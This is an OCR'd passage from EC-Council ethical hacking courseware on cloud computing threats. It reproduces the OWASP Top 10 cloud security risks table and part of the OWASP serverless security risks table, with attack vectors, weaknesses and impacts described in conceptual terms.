



Figure 19.30: Kubernetes of Docker

- AWS Lambda (*https://aws.amazon.com*)
- Google Cloud Functions (*https://cloud.google.com*)
- IBM Cloud Functions (*https://www.ibm.com*)
- AWS Fargate (*https://aws.amazon.com*)
- Alibaba Cloud Function Compute (*https://www.alibabacloud.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Computing Threats

Most organizations adopt cloud technology because it reduces the cost via optimized and efficient computing. Robust cloud technology offers different types of services to end-users; however, many people are concerned about critical cloud security risks and threats, which attackers may take advantage of to compromise data security, gain illegal access to networks, etc. This section deals with significant security threats and vulnerabilities affecting cloud systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 Cloud Security Risks

Source: *https://owasp.org*

The table below summarizes the top 10 cloud security risks, according to OWASP.


Risks	Description
R1 - Accountability and Data Ownership	▪ Organizations use the public cloud for hosting business services instead of a traditional data center. ▪ Sometimes using the cloud causes the loss of data accountability and control, whereas using a traditional data center helps in controlling and protecting the data logically and physically. ▪ Using the public cloud can jeopardize data recoverability and result in critical risks, which the organization needs to mitigate promptly.
R2 - User Identity Federation	▪ Enterprises use services and applications of different cloud providers, creating multiple user identities and complicating the management of multiple user IDs and credentials. ▪ Cloud providers have less control over the user lifecycle /offboarding.
R3 - Regulatory Compliance	▪ Following regulatory compliance can be complex. ▪ Data that is secured in one country may not be secured in another country owing to the lack of transparency and different regulatory laws followed across various countries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

R4 - Business Continuity and Resiliency	▪ Performing business continuity in an IT organization ensures that the business can be conducted in a disaster situation. ▪ When organizations use cloud services, there is a chance of risk or monetary loss if the cloud provider handles the business continuity improperly.
R5 - User Privacy and Secondary Usage of Data	▪ The use of social websites poses a risk to personal data because they are stored in the cloud and most social application providers mine user data for secondary usage. ▪ The default share feature in social networking sites can jeopardize the privacy of user personal data.
R6 - Service and Data Integration	▪ Organizations must ensure proper protection when proprietary data are transferred from the end-user to the cloud data center. ▪ Unsecured data in transit are susceptible to eavesdropping and interception attacks.
R7 - Multi Tenancy and Physical Security	▪ Cloud technology uses the concept of multi-tenancy for sharing resources and services among multiple clients, such as networking, databases. ▪ Inadequate logical segregation may lead to tenants interfering with each other's security features.
R8 - Incidence Analysis and Forensic Support	▪ When a security incident occurs, investigating applications and services hosted at a cloud provider can be challenging because event logs are distributed across multiple hosts and data centers located at several countries and governed by different laws and policies. ▪ Owing to the distributed storage of logs across the cloud, law enforcing agencies may face problem in forensics recovery.
R9 - Infrastructure Security	▪ Configuration baselines of the infrastructure should comply with the industry best practices because there is constant risk of malicious actions. ▪ Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services to retrieve information, such as active unused ports and default passwords and configurations.
R10 - Non-Production Environment Exposure	▪ Non-production environments are used for application design and development and to test activities internally within an organization. ▪ Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification.

Table 19.5: OWASP Top 10 Cloud Security Risks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 Serverless Security Risks

Source: *https://owasp.org*

Though serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers, it also passes some of the security threats to the cloud service providers. Serverless applications still execute a code and vulnerabilities within the code may open gateways to various application-level attacks, such as XSS, structured query language (SQL) injection, DoS, and broken authentication and authorization; i.e., serverless applications are vulnerable to the same type of attacks as traditional web applications.

The table below summarizes the top 10 serverless security risks, according to OWASP.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	▪ Input arrives not only from API but also from serverless functions that are invoked from various event sources, such as cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT).	▪ SQL/NoSQL injection ▪ OS command injection ▪ Code injection	▪ Impact depends on the permissions of the vulnerable function. ▪ If the function has access to the cloud storage, the injected code

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ Firewall cannot filter the events generated through email or a database.		can delete data or upload corrupted data.
A2 – Broken Authentication	▪ Serverless functions are stateless, are executed separately, have different goals, and are triggered by different events. ▪ Attackers try to identify missing resources, such as open APIs and public cloud storage. ▪ If functions are invoked through organizational emails, attackers can send spoofed emails to trigger the functions and execute internal functionality without authentication.	▪ Poor design of identity and access controls	▪ Accessing functions without authentication leads to sensitive data leakage, system business logic breakage, and execution flow disruption.
A3 – Sensitive Data Exposure	▪ Attacks on traditional web applications, such as cracking keys, man-in-the-middle (MiTM) attacks, and data stealth in transit and at rest, are also applicable to serverless applications. ▪ Attackers target cloud storage (S3, Blob) and database tables (DynamoDB, CosmoDB).	▪ Storing sensitive data in plaintext or using weak encryption ▪ Writing data to the /tmp directory without removing after use	▪ Exposure of sensitive data, such as PII, health records, credentials, and credit card details.
A4 – XML External Entities (XXE)	▪ If serverless functions are running inside internal virtual private networks (VPNs), attacks such as scanning internal networks and DoS, are not possible. ▪ These attacks only affect the designated container in which the function is running.	▪ Using XML processors might make the application vulnerable to XXE attacks	▪ Leakage of function code and sensitive files (environment variable, /tmp directory, etc.)
A5 – Broken Access Control	▪ The stateless nature of serverless architecture allows attackers to exploit over-privileged functions to gain unauthorized access to resources.	▪ Granting functions access and privileges to unnecessary resources	▪ Impact depends on the compromised resource. ▪ Leakage of data from cloud storage and database

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A6 – Security Misconfiguration	▪ Misconfigured functions with a long timeout and low concurrency limit allow attackers to perform DoS attacks.	▪ Poor patch management ▪ Functions with long timeout configuration and low concurrency	▪ Sensitive information leakage, loss of money, Dos, and unauthorized access to cloud resources
A7 – Cross-Site Scripting (XSS)	▪ In traditional applications, XSS vulnerabilities arrive from databases or reflective inputs, but in serverless applications, they also arrive from sources such as emails, logs, cloud storage, IoT, etc.	▪ Untrusted input used to generate data without proper escaping	▪ User impersonation ▪ Access to sensitive data, such as API keys
A8 – Insecure Deserialization	▪ Dynamic languages (e.g., Python, NodeJS) along with JavaScript object notation (JSON), a serialized datatype, allow attackers to perform deserialization attacks.	▪ Deserialization vulnerabilities in Python, JavaScript, etc.	▪ Impact depends on the sensitivity of data the application handles. ▪ Running arbitrary code, data leakage, resource and account control
